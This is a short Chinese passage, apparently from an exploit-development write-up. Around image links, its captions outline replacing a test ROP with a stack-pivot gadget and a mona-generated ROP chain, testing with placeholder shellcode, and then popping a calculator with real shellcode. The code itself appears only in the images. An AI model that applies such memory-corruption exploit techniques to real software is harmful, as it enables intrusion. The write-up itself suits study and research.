
布局已经完成，将测试布局的rop换成stackpivot指令并接上用mona生成rop\_chain（需要修正部分指令）：





执行（shellcode暂时用cc替换）：














将shellcode替换为真实的shellcode，再次运行，成功弹出计算器：

